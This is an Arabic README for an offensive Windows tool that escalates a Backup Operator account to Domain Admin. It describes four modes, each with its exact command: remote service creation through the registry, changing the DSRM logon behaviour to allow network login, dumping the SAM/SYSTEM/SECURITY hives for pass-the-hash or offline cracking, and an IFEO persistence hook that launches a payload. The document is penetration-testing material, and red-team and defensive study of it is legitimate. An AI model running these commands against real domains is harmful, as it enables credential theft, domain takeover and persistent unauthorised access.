improsec/backupoperatortoolkit
التصعيد من مشغل النسخ الاحتياطي إلى مسؤول المجال باستخدام أربع تقنيات: إنشاء الخدمة عن بُعد، التلاعب بسجل DSRM، تفريغ خلايا SAM/SYSTEM، واستمرارية IFEO للحركة الجانبية ورفع الامتيازات.

تحتوي أداة BackupOperatorToolkit (BOT) على 4 أوضاع مختلفة تسمح لك بالتصعيد من مشغل النسخ الاحتياطي إلى مسؤول المجال.
استخدم الأمر "runas.exe /netonly /user:domain.dk\backupoperator powershell.exe" قبل تشغيل الأداة.

ينشئ وضع الخدمة (SERVICE) خدمة على المضيف البعيد سيتم تنفيذها عند إعادة تشغيل المضيف.
يتم إنشاء الخدمة عن طريق تعديل السجل عن بُعد. هذا ممكن عن طريق تمرير القيمة "REG_OPTION_BACKUP_RESTORE" إلى الدالتين RegOpenKeyExA و RegSetValueExA.
ليس من الممكن تنفيذ الخدمة فورًا لأن قاعدة بيانات مدير خدمة التحكم "SERVICES_ACTIVE_DATABASE" تُحمل في الذاكرة عند الإقلاع ولا يمكن تعديلها إلا بامتيازات مسؤول محلي، والتي لا يمتلكها مشغل النسخ الاحتياطي.
.\BackupOperatorToolkit.exe SERVICE \\PATH\To\Service.exe \\TARGET.DOMAIN.DK SERVICENAME DISPLAYNAME DESCRIPTION
سيقوم وضع DSRM بتعيين مفتاح التسجيل DsrmAdminLogonBehavior الموجود في "HKLM\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" إلى إحدى القيم 0 أو 1 أو 2.
تعيين القيمة إلى 0 يسمح فقط باستخدام حساب DSRM عند وجود النظام في وضع الاسترداد.
تعيين القيمة إلى 1 يسمح باستخدام حساب DSRM عندما تكون خدمة خدمات الدليل متوقفة و NTDS غير مقفلة.
تعيين القيمة إلى 2 يسمح باستخدام حساب DSRM مع المصادقة عبر الشبكة مثل WinRM.
إذا تم استخدام وضع التفريغ وتم كسر حساب DSRM دون اتصال، فقم بتعيين القيمة إلى 2 وسجل الدخول إلى وحدة التحكم بالمجال باستخدام حساب DSRM والذي سيكون مسؤولًا محليًا.
.\BackupOperatorToolkit.exe DSRM \\TARGET.DOMAIN.DK 0||1||2


سيقوم وضع التفريغ (DUMP) بتفريغ خلايا SAM و SYSTEM و SECURITY إلى مسار محلي على المضيف البعيد أو تحميل الملفات إلى مشاركة شبكة.
بمجرد تفريغ الخلايا، يمكنك استخدام PtH مع تجزئة وحدة التحكم بالمجال، أو كسر DSRM وتمكين المصادقة عبر الشبكة، أو ربما المصادقة بحساب آخر موجود في التفريغ. قد يتم تخزين حسابات من غابات أخرى في هذه الملفات، لست متأكدًا من السبب ولكن تم ملاحظة ذلك في عمليات اختبار الاختراق التي تشمل غابات الإدارة.
هذا الوضع مستوحى من مشروع BackupOperatorToDA.
.\BackupOperatorToolkit.exe DUMP \\PATH\To\Dump \\TARGET.DOMAIN.DK


سيسمح لك وضع IFEO (خيارات تنفيذ ملف الصورة) بتشغيل تطبيق عند إنهاء عملية معينة.
قد يتيح ذلك الحصول على شيل قبل وضع الخدمة في حالة كان المضيف المستهدف مُستخدمًا بكثافة ونادرًا ما يُعاد تشغيله.
سيتم تشغيل الملف التنفيذي كعملية تابعة لعملية WerFault.exe.
.\BackupOperatorToolkit.exe IFEO notepad.exe \\Path\To\pwn.exe \\TARGET.DOMAIN.DK